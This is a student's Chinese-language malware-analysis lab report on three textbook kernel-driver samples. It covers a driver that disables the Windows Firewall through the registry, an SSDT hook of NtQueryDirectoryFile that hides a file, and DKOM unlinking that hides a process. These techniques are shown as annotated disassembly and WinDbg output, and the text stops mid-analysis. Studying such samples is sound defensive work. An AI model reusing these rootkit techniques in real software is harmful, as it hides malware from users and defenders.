

Lab_10 - All analysis

1120162015 李博

Lab_10-1

1. Does this program make any direct changes to the registry? (Use procmon to check.)

该程序对注册表有直接的改动，通过 procmonitor 监控到如下操作




2. The user-space program calls the ControlService function. Can you set a breakpoint with WinDbg to see what is executed in the kernel as a result of the call to ControlService?

调试环境为

- a. 调试机: win10+windbgx86
- b. 被调试机: vmware+win_xp+windbgx86

首先在 IDA 中分析 Lab10-01.exe，定位函数地址。

可以看到，ControlService 函数的调用位于 0x401080，并且参数 dwControl 值为 1，代表 SERVICE_CONTROL_STOP

A screenshot of the IDA Pro disassembler. It shows assembly code for the ControlService function. The code includes instructions like 'lea', 'push', and 'call'. A red arrow points to the 'call ds:ControlService' instruction at address 0x401080. The comment for this instruction is 'ControlService(v6, SERVICE_CONTROL_STOP, &ServiceStatus); // unload sys'.

接着开始调试，在 win_xp 中启动 windbg 调试 exe

bp 401080 在 controlservice 函数处下断点，然后 g 命令直接执行到断点处。

```
00401069 6a00      push     0
0040106b 6a00      push     0
0040106d 56        push     esi
0040106e ff15004000 call     dword ptr [image00400000+0x4000 (00404000)]
00401074 85f6      test     esi,esi
00401076 740e      je       image00400000+0x1086 (00401086)
00401078 8d442408  lea     eax,[esp+8]
0040107c 50        push     eax
0040107d 6a01      push     1
0040107f 40        push     esi
00401080 ff15104000 call     dword ptr [image00400000+0x4010 (00404010)] ds:0023:00404010={ADVAPI32!ControlService (77dc49dd)}
00401086 5e        pop      esi
00401087 33c0      xor      eax,eax
00401089 5f        pop      edi
0040108a 83c41c    add      esp,1Ch
0040108d c21000    ret      10h
00401090 55        push     ebp
00401091 8bec      mov      ebp,esp
00401093 6aff      push     0FFFFFFFh
00401095 68b04000 push     offset image00400000+0x40b0 (004040b0)

Command
ModLoad: 77fc0000 77fd1000 C:\WINDOWS\system32\Secur32.dll
(84.32c): Break instruction exception - code 80000003 (first chance)
eax=00241eb4 ebx=7ffde000 ecx=00000007 edx=00000080 esi=00241f48 edi=00241eb4
eip=7c92120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c92120e cc          int      3
0:000> bl
0:000> bp 401080
*** WARNING: Unable to verify checksum for image00400000
*** ERROR: Module load completed but symbols could not be loaded for image00400000
0:000> g
Breakpoint 0 hit
eax=0012ff1c ebx=7ffde000 ecx=77dbfb6d edx=00000000 esi=00144008 edi=00144f50
eip=00401080 esp=0012ff08 ebp=0012ffc0 iopl=0         nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
image00400000+0x1080:
00401080 ff15104000 call     dword ptr [image00400000+0x4010 (00404010)] ds:0023:00404010={ADVAPI32!ControlService (77dc49dd)}
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\system32\kernel32.dll -
```

此时回到调试机 (win10)，打开 windbg 建立连接

```
Command - Kernel 'com:pipe,port=\\.\pipe\com_1,baud=115200,pipe' - WinDbg:6.12.0002.633 X86

Microsoft (R) Windows Debugger Version 6.12.0002.633 X86
Copyright (c) Microsoft Corporation. All rights reserved.

Opened \\.\pipe\com_1
Waiting to reconnect...
Connected to Windows XP 2600 x86 compatible target at (Fri Apr 19 13:17:29.257 2019 (UTC + 8:00)), ptr64 FALSE
Kernel Debugger connection established. (Initial Breakpoint requested)
Symbol search path is: *** Invalid ***
*****
```

使用 !drvobj 命令查看驱动对象 Lab10-01 的信息

```
0: kd> !drvobj lab10_01
Driver object 897424a0 is for:
\Driver\Lab10-01
Driver Extension List: (id , addr)
Device Object list:
```

可以得到驱动对象的地址为 897424a0

接着使用 dt _DRIVER_OBJECT 命令获取到地址 897424a0 的值


```
0: kd> dt _DRIVER_OBJECT 897424a0
nt!_DRIVER_OBJECT
+0x000 Type           : 0n4
+0x002 Size           : 0n168
+0x004 DeviceObject   : (null)
+0x008 Flags          : 0x12
+0x00c DriverStart    : 0xba6f2000 Void
+0x010 DriverSize     : 0xe80
+0x014 DriverSection  : 0x897e7e00 Void
+0x018 DriverExtension : 0x89742548 _DRIVER_EXTENSION
+0x01c DriverName     : _UNICODE_STRING "\Driver\Lab10-01"
+0x024 HardwareDatabase : 0x8067f260 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
+0x028 FastIoDispatch : (null)
+0x02c DriverInit     : 0xba6f2959 long +0
+0x030 DriverStartIo   : (null)
+0x034 DriverUnload    : 0xba6f2486 void +0
+0x038 MajorFunction   : [28] 0x804f55ce long nt!IoInvalidDeviceRequest+0
```

可以看到驱动起始地址的末三位为 0，以及驱动名称为 Lab10-01，说明信息准确。还有驱动卸载的起始地址为 0xba71c486，距驱动的起始地址偏移为 0x34。

接着用 IDA 分析 Lab10-01.sys

发现驱动入口加偏移 0x34 处被赋值一个函数指针，指向 sub_10486

```
INIT:0001090B ; 2:  *(_DWORD *) (a1 + 0x34) = sub_10486;
INIT:0001090B      mov     eax, [ebp+arg_0]
INIT:0001090E      mov     dword ptr [eax+34h], offset sub_10486
INIT:00010915      return 0;
```



结合在 windbg 获取的驱动信息，于是知道 DriverUnload 即函数 sub_10486。

而 sub_10486 的伪代码如下

```
1 NTSTATUS __stdcall sub_10486(int a1)
2 {
3     int ValueData; // [esp+Ch] [ebp-4h]
4
5     ValueData = 0;
6     RtlCreateRegistryKey(0, L"\\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft");
7     RtlCreateRegistryKey(0, L"\\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall");
8     RtlCreateRegistryKey(0, L"\\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\DomainProfile");
9     RtlCreateRegistryKey(0, L"\\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\StandardProfile");
10    RtlWriteRegistryValue(
11        0,
12        L"\\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\DomainProfile",
13        &ValueName,
14        4u,
15        &ValueData,
16        4u);
17    return RtlWriteRegistryValue(
18        0,
19        L"\\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\StandardProfile",
20        &ValueName,
21        4u,
22        &ValueData,
23        4u);
24 }
```

可以看到进行了四次创建注册项，两次写注册项的操作（关闭防火墙）。

在 windbg 中调试也可发现这个地方，在 DriverUnload 处下断点，g 命令执行到断点

Disassembly			
Offset: @\$scopeip			
ba6f2486	8bff	mov	edi,edi
ba6f2488	55	push	ebp
ba6f2489	8bec	mov	ebp,esp
ba6f248b	51	push	ecx
ba6f248c	53	push	ebx
ba6f248d	56	push	esi
ba6f248e	8b3580276fba	mov	esi,dword ptr [Lab10_01+0x780 (ba6f2780)]
ba6f2494	57	push	edi
ba6f2495	33ff	xor	edi,edi
ba6f2497	68bc266fba	push	offset Lab10_01+0x6bc (ba6f26bc)

P 命令单步执行，运行过程中查看内存可以看到注册表相关的字符串

Memory - Kernel 'com:pipe,port=\\.\pipe\com_1,baud=115200,pip...			
Virtual:	0x`ffffffffba6f25	Display format:	Byte
		Previous	Next
ba6f25d8	52 00 45 00 5c 00 50 00 6f 00 6c 00 69 00 63 00 69 00 65		R.E.\P.o.l.i.c.i.e
ba6f25eb	00 73 00 5c 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00		.s.\M.i.c.r.o.s.o.
ba6f25fe	66 00 74 00 5c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73		f.t.\W.i.n.d.o.w.s
ba6f2611	00 46 00 69 00 72 00 65 00 77 00 61 00 6c 00 6c 00 5c 00		.F.i.r.e.w.a.l.l.\
ba6f2624	44 00 6f 00 6d 00 61 00 69 00 6e 00 50 00 72 00 6f 00 66		D.o.m.a.i.n.P.r.o.f
ba6f2637	00 69 00 6c 00 65 00 00 00 5c 00 52 00 65 00 67 00 69 00		.i.l.e.\R.e.g.i.
ba6f264a	73 00 74 00 72 00 79 00 5c 00 4d 00 61 00 63 00 68 00 69		s.t.r.y.\M.a.c.h.i
ba6f265d	00 6e 00 65 00 5c 00 53 00 4f 00 46 00 54 00 57 00 41 00		.n.e.\S.O.F.T.W.A.
ba6f2670	52 00 45 00 5c 00 50 00 6f 00 6c 00 69 00 63 00 69 00 65		R.E.\P.o.l.i.c.i.e
ba6f2683	00 73 00 5c 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00		.s.\M.i.c.r.o.s.o.
ba6f2696	66 00 74 00 5c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73		f.t.\W.i.n.d.o.w.s
ba6f26a9	00 46 00 69 00 72 00 65 00 77 00 61 00 6c 00 6c 00 00 00		.F.i.r.e.w.a.l.l...
ba6f26bc	5c 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 79 00 5c		\R.e.g.i.s.t.r.y.\
ba6f26cf	00 4d 00 61 00 63 00 68 00 69 00 6e 00 65 00 5c 00 53 00		.M.a.c.h.i.n.e.\S.
ba6f26e2	4f 00 46 00 54 00 57 00 41 00 52 00 45 00 5c 00 50 00 6f		O.F.T.W.A.R.E.\P.o
ba6f26f5	00 6c 00 69 00 63 00 69 00 65 00 73 00 5c 00 4d 00 69 00		.l.i.c.i.e.s.\M.i.
ba6f2708	63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 00 00 00 00 00		c.r.o.s.o.f.t.....
ba6f271b	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
ba6f272e	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
ba6f2741	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
ba6f2754	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
ba6f2767	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
ba6f277a	00 00 00 00 00 00 32 91 5e 80 00 50 55 80 a8 90 5e 80 00	2^..PU.....
ba6f278d	00 00 00 00 00 00 00 00 3e 47 11 4f 00 00 00 00 02 00 00	>G.O.....
ba6f27a0	6c 00 00 00 ac 07 00 00 ac 07 00 00 52 53 44 53 c6 e9 d7		l.....RSDS...

综上，调用 ControlService 函数之后，内核进行了操作注册表项的操作（创建注册表项，写注册表项）

3. What does this program do?

该程序运行过程中加载了一个名为 Lab10-01.sys 的驱动，驱动进行了创建注册表项，写注册表项，关闭了防火墙

```
.text:000104EE ValueName      dw 'E'                                ; DATA XREF: sub_10486+43↑o
.text:000104F0 aNablefirewall:
.text:000104F0                text "UTF-16LE", 'nableFirewall',0
```

Lab10-02

1. Does this program create any files? If so, what are they?

该程序创建了一个文件，路径为

“C:\Windows\System32\Mlwx486.sys”

```
.text:00401028 ; 15: v5 = CreateFileA(BinaryPathName, 0xC0000000, 0, 0, 2u, 0x80u, 0);
.text:00401028         push     0                ; hTemplateFile
.text:0040102A         push     80h              ; dwFlagsAndAttributes
.text:0040102F         push     2                ; dwCreationDisposition
.text:00401031         push     0                ; lpSecurityAttributes
.text:00401033         push     0                ; dwShareMode
.text:00401035         push     0C000000h        ; dwDesiredAccess
.text:0040103A         push     offset BinaryPathName ; "C:\Windows\System32\Mlwx486.sys"
.text:0040103F         call     ds:CreateFileA
.text:00401045         mov     esi, eax
.text:00401047 ; 16: if ( v5 != (HANDLE)-1 )
.text:00401047         cmp     esi, 0FFFFFFFh
.text:0040104A         jz      loc_4010FF
.text:00401050 ; 19: WriteFile(v5, v4, v6, &NumberOfBytesWritten, 0);
.text:00401050         lea     eax, [esp+10h+NumberOfBytesWritten]
.text:00401054         push     0                ; lpOverlapped
.text:00401056         push     eax              ; lpNumberOfBytesWritten
.text:00401057 ; 18: v6 = SizeofResource(0, v3);
.text:00401057         push     edi              ; hResInfo
.text:00401058         push     0                ; hModule
.text:0040105A         call     ds:SizeofResource
.text:00401060         push     eax              ; nNumberOfBytesToWrite
.text:00401061         push     ebx              ; lpBuffer
.text:00401062         push     esi              ; hFile
.text:00401063         call     ds:WriteFile
```

2. Does this program have a kernel component?

该程序有一个内核组件，静态存储于程序内部。当程序运行时，会将其提取出来写入本机，并加载。

3. What does this program do?

a. 静态分析

在主程序中，程序将静态存储在内部的 sys 文件写入

C:\Windows\System32\Mlwx486.sys，并将其作为一个服务启动，名为“486 WS Driver”。

在 Mlwx486.sys 中，入口函数 DriverEntry 功能是将 SSDT 表中 NtQueryDirectoryFile 的地址覆盖为 sub_10486。

```

INIT:00010736      call     esi ; MmGetSystemRoutineAddress ; 获取NtQueryDirectoryFile的地址
INIT:00010738      mov     edi, eax
INIT:0001073A      lea     eax, [ebp+SystemRoutineName]
INIT:0001073D      push    eax ; SystemRoutineName
INIT:0001073E      call     esi ; MmGetSystemRoutineAddress
INIT:00010740      mov     eax, [eax] ; 获取资源描述表的首地址
INIT:00010742      xor     ecx, ecx
INIT:00010744      loc_10744: ; CODE XREF: DriverEntry(x,x)+4C4j
INIT:00010744      add     eax, 4 ; eax = 服务描述表的首地址
INIT:00010747      cmp     [eax], edi ; edi = addr(NtQueryDirectoryFile)
INIT:00010749      jz      short loc_10754 ; 相等跳转
INIT:0001074B      inc     ecx ; 否则加eax, 相当于遍历服务描述表
INIT:0001074C      cmp     ecx, 11Ch ; 循环终止条件
INIT:00010752      jl      short loc_10744
INIT:00010754      loc_10754: ; CODE XREF: DriverEntry(x,x)+434j
INIT:00010754      mov     dword_1068C, edi
INIT:0001075A      mov     dword_10690, eax
INIT:0001075F      pop     edi
INIT:00010760      mov     dword ptr [eax], offset sub_10486 ; 将资源描述表中的NtQueryDirectoryFile覆盖为sub_10486
INIT:00010766      xor     eax, eax
INIT:00010768      pop     esi
INIT:00010769      leave
INIT:0001076A      retn     8

```


而函数 sub_10486 的功能是先正常调用 NtQueryDirectoryFile，接着遍历文件列表，找到目标文件（Mlwx486.sys）后将其**隐藏**。

原理是由于文件的结构体中第一个元素为该文件的大小即偏移，

```

typedef struct _FILE_BOTH_DIR_INFORMATION {
    ULONG          NextEntryOffset;
    ULONG          FileIndex;
    LARGE_INTEGER  CreationTime;
    LARGE_INTEGER  LastAccessTime;
    LARGE_INTEGER  LastWriteTime;
    LARGE_INTEGER  ChangeTime;
    LARGE_INTEGER  EndOfFile;
    LARGE_INTEGER  AllocationSize;
    ULONG          FileAttributes;
    ULONG          FileNameLength;
    ULONG          EaSize;
    CCHAR          ShortNameLength;
    WCHAR          ShortName[12];
    WCHAR          FileName[1];
} FILE_BOTH_DIR_INFORMATION, *PFILE_BOTH_DIR_INFORMATION;

```



而遍历文件列表是通过当前文件首地址加上该文件的**偏移**实现的。

若改变该元素的值，则可以达到**隐藏文件**的效果。

```
pre->curr, curr->next ==> pre->next
```

```

.text:000104AF      call     NtQueryDirectoryFile ; 首先正常调用NtQueryDirectoryFile
.text:000104B4 ; 21:  v13 = 0;
.text:000104B4      xor     edi, edi
.text:000104B6 ; 22:  RestartScana = v12;
.text:000104B6      cmp     [ebp+FileInformationClass], FileBothDirectoryInformation
.text:000104BA      mov     dword ptr [ebp+RestartScan], eax
.text:000104BD ; 23:  if ( FileInformationClass == 3 && v12 >= 0 && !ReturnSingleEntry )
.text:000104BD      jnz     short loc_10505
.text:000104BF      test    eax, eax
.text:000104C1      jl      short loc_10505
.text:000104C3      cmp     [ebp+ReturnSingleEntry], 0
.text:000104C7      jnz     short loc_10505
.text:000104C9      push    ebx
.text:000104CA ; 28:  if ( RtlCompareMemory((char *)v11 + 94, &word_1051A, 8u) == 8 )
.text:000104CA      loc_104CA:
.text:000104CA      push    8 ; CODE XREF: sub_10486+7C↓j
.text:000104CA      push    offset word_1051A ; Source2: Mlwx
.text:000104CC      lea     eax, [esi+5Eh]
.text:000104D1      push    eax ; Source1
.text:000104D4      while ( 1 )
.text:000104D5 ; 25:  v14 = 0;
.text:000104D5      xor     bl, bl
.text:000104D7      call    ds:RtlCompareMemory
.text:000104DD      cmp     eax, 8
.text:000104E0      jnz     short loc_104F4 ; 不是目标文件则跳转
.text:000104E2 ; 30:  v14 = 1;
.text:000104E2      inc     bl ; 相等->dl=1
.text:000104E4 ; 31:  if ( v13 )
.text:000104E4      test    edi, edi ; 目标文件是否是第一个文件
.text:000104E6      jz      short loc_104F4 ; 是则跳转
.text:000104E8 ; 33:  if ( *v11 )
.text:000104E8      mov     eax, [esi] ; esi为当前文件结构体的首地址, 取其内容, 即NextEntryOffset
.text:000104EA      test    eax, eax ; 判断NextEntryOffset是否为0, 即判断是否为最后一个文件
.text:000104EC      jnz     short loc_104F2 ; 不为0 -> jmp
.text:000104EE ; 36:  *v13 = 0;
.text:000104EE      and     [edi], eax ; 如果当前文件需要隐藏, 并且为文件列表的最后一个文件
.text:000104EE      ; 则直接把上一个文件的NextEntryOffset, 即[edi]⌘eax,
.text:000104EE      ; 由于这里eax=0, 即达到[edi]置0的效果
.text:000104F0      jmp     short loc_104F4
.text:000104F2 ; -----
.text:000104F2 ; 34:  *v13 += *v11;
.text:000104F2      loc_104F2:
.text:000104F2      add     [edi], eax ; CODE XREF: sub_10486+66↑j
.text:000104F2      ; 将上一个文件的NextEntryOffset, 即[edi]加上当前文件的NextEntryOffset,
.text:000104F2      ; 那么上一个文件的NextEntryOffset就指向了当前文件的下一个文件,
.text:000104F2      ; 达到隐藏文件的目的
.text:000104F4 ; 39:  if ( !*v11 )
.text:000104F4      loc_104F4:
.text:000104F4      ; CODE XREF: sub_10486+5A↑j
.text:000104F4      ; sub_10486+60↑j ...
.text:000104F4      mov     eax, [esi] ; 是否为最后一个文件
.text:000104F6      test    eax, eax
.text:000104F8 ; 40:  break;
.text:000104F8      jz      short loc_10504 ; 是则跳转, 退出while
.text:000104FA ; 41:  if ( !v14 )
.text:000104FA      test    bl, bl
.text:000104FC      jnz     short loc_10500
.text:000104FE ; 42:  v13 = v11;
.text:000104FE      mov     edi, esi ; edi存储上一个文件地址
.text:00010500 ; 43:  v11 = (_DWORD *)((char *)v11 + *v11);
.text:00010500      loc_10500:
.text:00010500      add     esi, eax ; CODE XREF: sub_10486+76↑j
.text:00010500      ; 移动到下一个文件
.text:00010502      jmp     short loc_104CA

```

b. 动态调试

用 windbg 进行动态调试，首先在被调试机上运行 windbg，在 call startService 函数的下一行代码处下断点，也就是 bp 4010e7（这里我卡了好久，之前都是在 call 的时候就在调试机开启 windbg，lm 一直没看到有 Mlwx486 的模块被加载，后来醒悟了，应该启动服务之后再开始调）


```

.text:004010DC ; 34: if ( !StartServiceA(v9, 0, 0) )
.text:004010DC
.text:004010DC loc_4010DC: ; CODE XREF: _main+C6↑j
.text:004010DC push 0 ; lpServiceArgVectors
.text:004010DE push 0 ; dwNumServiceArgs
.text:004010E0 push esi ; hService
.text:004010E1 call ds:StartServiceA
.text:004010E7 test eax, eax

```

接着回到调试机，`.reload` 重新加载模块，`lm` 查看当前加载的模块。

```

Command - Kernel 'com:pipe,port=\\.\pipe\com_1,baud=115200,pipe' - WinDbg:6
f7af3000 f7af4700 dmload (deferred)
f7afb000 f7afc380 vmmouse (deferred)
f7aff000 f7b00100 swenum (deferred)
f7b01000 f7b02500 USB (deferred)
f7b03000 f7b04080 Beep (deferred)
f7b05000 f7b06080 mnmd (deferred)
f7b07000 f7b08080 RDPCDD (deferred)
f7b19000 f7b1a400 vmusbmouse (deferred)
f7b29000 f7b2a100 dump_WMILIB (deferred)
f7c6d000 f7c6db80 Null (deferred)
f7ccd000 f7ccdd80 Mlwx486 (deferred)
f7ce8000 f7ce8d00 dxgthk (deferred)
f7cf4000 f7cf4c00 audstub (deferred)

```

可以看到 `Mlwx486.sys` 被加载，并且起始地址为 `f7ccd000`，

这里加上偏移 486 即可定位至 `sub_10486` 函数。

`dd dwo(KeServiceDescriptorTable) L100` 查看 SSDT 的内容，可以看到有个地址被覆盖为 `f7ccd486`，即 `NtQueryDirectoryFile` 被覆盖了。

Command - Kernel 'com:pipe,port=\\.\pipe\com_1,baud=115200,pipe' - WinDbg:6.12.0002.633 X86

```

80501e60 8060e592 805eb25c 805c1512 805e453c
80501e70 805e41a0 8059f962 8060bf5e 805b99e4
80501e80 805c179e 805e455a 805e4310 8060deac
80501e90 8063cbf8 805bf5be 805ee948 805ea56e
80501ea0 805ea75a 805adc72 80605fe6 8056c2c0
80501eb0 8060d84c 8060d84c 8053e23e 80607b72
80501ec0 806087d2 f7ccd486 805b404a 8056f5bc
80501ed0 806060ae 8056c414 8060cfe6 8056fe38
80501ee0 805cc1ce 8059a93e 805c2e78 805c1a44
80501ef0 805e463a 80607f70 8060ed5c 8056dfcc
80501f00 8061c6ac 8061a0da 8060e63a 805bb2b6
80501f10 8061a786 8060edea 80570ce4 805ade34
80501f20 805b5c80 8060c016 805b9a84 8060d868
80501f30 8060d830 80608852 8060a6ee 8060df64
80501f40 80609fa6 806191b0 805ae4ba 805711d4

```

bp f7ccd486 下断点，连续两次 g 命令来到 sub_10486

Disassembly - Kernel 'com:pipe,port=\\.\pipe\com_1,baud=115200,pipe' - WinDbg:6.12.0002.633 X86

Offset	Disassembly
f7ccd47c 0000	add byte ptr [eax],al
f7ccd47e 0000	add byte ptr [eax],al
f7ccd480 0000	add byte ptr [eax],al
f7ccd482 0000	add byte ptr [eax],al
f7ccd484 0000	add byte ptr [eax],al
f7ccd486 8bff	mov edi,edi
f7ccd488 55	push ebp
f7ccd489 8bec	mov ebp,esp
f7ccd48b 56	push esi
f7ccd48c 8b751c	mov esi,dword ptr [ebp+1Ch]
f7ccd48f 57	push edi
f7ccd490 ff7530	push dword ptr [ebp+30h]
f7ccd493 ff752c	push dword ptr [ebp+2Ch]

在调试过程中查看内存，ebp+24 为 FileInformationClass 的值 3

Register window showing:

eax	CCCCCCCC
ebp	f71f1d30
eip	f7ccd4b6

Memory window showing:

Virtual: 0x f71f1d54	Display format: Byte
f71f1d54 03 00 00 00 01 00 00 00 44 f5 12 00 00 00 00 c8 f7 12 00 14 e5 90D.....	

接着调试发现有一个 check 没达成。。直接不进行隐藏文件的操作了，程序到此执行完毕。

```
Command - Kernel 'com:pipe,port=\\.\pipe\com_1,baud=115200,pipe' - WinDbg:6.12.000
kd>
Mlwx486+0x4bd:
f7ccd4bd 7546      jne  Mlwx486+0x505 (f7ccd505)
kd>
Mlwx486+0x4bf:
f7ccd4bf 85c0      test  eax,eax
ReadVirtual: fff71f1d not properly sign extended
kd> p
Mlwx486+0x4c1:
f7ccd4c1 7c42      jl   Mlwx486+0x505 (f7ccd505)
kd>
Mlwx486+0x505:
f7ccd505 8b4530     mov   eax,dword ptr [ebp+30h]
ReadVirtual: ffffffff12 not properly sign extended
```

Lab10-03

1. What does this program do?

程序首先利用 C:\Windows\System32\Lab10-03.sys 创建了名为 Process Helper 的服务，并启动。

接着创建一个文件 [\\.\ProcHelper](#)，并建立通信。

最后每隔 30 秒打开 IE 浏览器访问

<http://www.malwareanalysisbook.com/ad.html>

这里的 rclsid 代表 IE 浏览器，

```

.rdata:004040D0 rclsid          dd 2DF01h          ; Data1
.rdata:004040D0                ; DATA XREF: WinMain(x,x,x,x)+C2↑o
.rdata:004040D0                ; Data2
.rdata:004040D0                ; Data3
.rdata:004040D0                ; Data4

```

riid 代表 IWebBrowser2

```

.rdata:004040E0 ; IID dword_4040E0
.rdata:004040E0 dword_4040E0 dd 0D30C1661h          ; DATA XREF: WinMain(x,x,x,x)+B9↑o
.rdata:004040E4                dd 11D0CDAFh
.rdata:004040E8                dd 0C0003E8Ah
.rdata:004040EC                dd 6EE2C94Fh

```

2. Once this program is running, how do you stop it?

由于程序无法在任务管理器中停止（被隐藏），程序一旦运行，无法停止，只能关闭主机重启。

3. What does the kernel component do?

内核组件创建了一个设备 [\\Device\\ProcHelper](#)，并为其创建了一个符号链接 `\DosDevices\ProcHelper`。接着利用 `sub_10666` 函数将进程隐藏。

详细分析如下

驱动程序入口函数如下

```

INIT:00010714      mov     edi, ds:RtlInitUnicodeString
INIT:0001071A      push    offset aDeviceProchelp ; "\\Device\\ProcHelper"
INIT:0001071F      lea     eax, [ebp+DestinationString]
INIT:00010722      push    eax ; DestinationString
INIT:00010723      call   edi ; RtlInitUnicodeString
INIT:00010725      mov     esi, [ebp+DriverObject]
INIT:00010728      lea     eax, [ebp+DeviceObject]
INIT:0001072B      push    eax ; DeviceObject
INIT:0001072C      push    0 ; Exclusive
INIT:0001072E      push    100h ; DeviceCharacteristics
INIT:00010733      push    22h ; DeviceType
INIT:00010735      lea     eax, [ebp+DestinationString]
INIT:00010738      push    eax ; DeviceName
INIT:00010739      push    0 ; DeviceExtensionSize
INIT:0001073B      push    esi ; DriverObject
INIT:0001073C      call   ds:IoCreateDevice ; 创建设备对象
INIT:00010742      test    eax, eax
INIT:00010744      jnl     short loc_10789
INIT:00010746      mov     eax, offset sub_10606
INIT:0001074B      mov     [esi+38h], eax
INIT:0001074E      mov     [esi+40h], eax
INIT:00010751      push    offset word_107DE ; "\\DosDevices\\ProcHelper"
INIT:00010756      lea     eax, [ebp+SymbolicLinkName]
INIT:00010759      push    eax ; DestinationString
INIT:0001075A      mov     dword ptr [esi+70h], offset sub_10666
INIT:00010761      mov     dword ptr [esi+34h], offset sub_1062A
INIT:00010768      call   edi ; RtlInitUnicodeString
INIT:0001076A      lea     eax, [ebp+DestinationString]
INIT:0001076D      push    eax ; DeviceName
INIT:0001076E      lea     eax, [ebp+SymbolicLinkName]
INIT:00010771      push    eax ; SymbolicLinkName="\\DosDevices\\ProcHelper"
INIT:00010772      call   ds:IoCreateSymbolicLink ; 生成一个应用程序可见的符号链接
INIT:00010778      mov     esi, eax
INIT:0001077A      test    esi, esi
INIT:0001077C      jge     short loc_10787

```

程序被隐藏的关键在函数 sub_10666


```

PAGE:00010666 sub_10666      proc near ; DATA XREF: DriverEntry(x,x)+
PAGE:00010666 Irp          = dword ptr 0Ch
PAGE:00010666
PAGE:00010666      mov     edi, edi
PAGE:00010668      push    ebp
PAGE:00010669      mov     ebp, esp
PAGE:0001066B      call    ds:IoGetCurrentProcess
PAGE:00010671      mov     ecx, [eax+8Ch] ; ecx = [eax+8c]
PAGE:00010677      add     eax, 88h ; eax = eax+88
PAGE:0001067C      mov     edx, [eax] ; edx = [eax]
PAGE:0001067E      mov     [ecx], edx ; [ecx] = edx
PAGE:00010680      mov     ecx, [eax] ; ecx = [eax]
PAGE:00010682      mov     eax, [eax+4] ; eax = [eax+4]
PAGE:00010685      mov     [ecx+4], eax ; [ecx+4] = eax
PAGE:00010688      mov     ecx, [ebp+Irp] ; Irp
PAGE:0001068B      and     dword ptr [ecx+18h], 0
PAGE:0001068F      and     dword ptr [ecx+1Ch], 0
PAGE:00010693      xor     dl, dl ; PriorityBoost
PAGE:00010695      call    ds:IoCompleteRequest
PAGE:0001069B      xor     eax, eax
PAGE:0001069D      pop     ebp
PAGE:0001069E      retn    8
PAGE:0001069E sub_10666      endp

```

首先通过 IoGetCurrentProcess 获取当前进程的句柄，eax 存储的是一个 EPROCESS 的指针，用 windbg 查看该结构体的元素

```
kd> dt _eprocess
ntdll!_EPROCESS
+0x000 Pcb          : _KPROCESS
+0x06c ProcessLock  : _EX_PUSH_LOCK
+0x070 CreateTime   : _LARGE_INTEGER
+0x078 ExitTime     : _LARGE_INTEGER
+0x080 RundownProtect : _EX_RUNDOWN_REF
+0x084 UniqueProcessId : Ptr32 Void
+0x088 ActiveProcessLinks : _LIST_ENTRY
+0x090 QuotaUsage    : [3] Uint4B
```



可以看到在 0x88 偏移处是一个 `_LIST_ENTRY` 类型的数据，定义如下

C++

```
typedef struct _LIST_ENTRY {
    struct _LIST_ENTRY *Flink;
    struct _LIST_ENTRY *Blink;
} LIST_ENTRY, *PLIST_ENTRY, PRLIST_ENTRY;
```

是一个双向链表的结点，作为列表条目时，Flink 指向下一个节点，Blink 指向上一个结点。

Flink

For a `LIST_ENTRY` structure that serves as a list entry, the **Flink** member points to the next entry in the list or to the list header if there is no next entry in the list.

For a `LIST_ENTRY` structure that serves as the list header, the **Flink** member points to the first entry in the list or to the `LIST_ENTRY` structure itself if the list is empty.

Blink

For a `LIST_ENTRY` structure that serves as a list entry, the **Blink** member points to the previous entry in the list or to the list header if there is no previous entry in the list.

For a `LIST_ENTRY` structure that serves as the list header, the **Blink** member points to the last entry in the list or to the `LIST_ENTRY` structure itself if the list is empty.

静态分析一下这段汇编

```
PAGE:0001066B      call     ds:IoGetCurrentProcess ; 假设当前结点为b, 前一个结点为a, 后一个结点为c。
PAGE:00010671      mov      ecx, [eax+8Ch] ; ecx = [eax+8c] ,
PAGE:00010671      ; 即ecx=b->Blink, 即ecx存储的是a的地址
PAGE:00010677      add      eax, 88h ; eax = eax+88,
PAGE:00010677      ; 即[eax]=b->Flink
PAGE:0001067C      mov      edx, [eax] ; edx = [eax],
PAGE:0001067C      ; 即edx存储的是c的地址
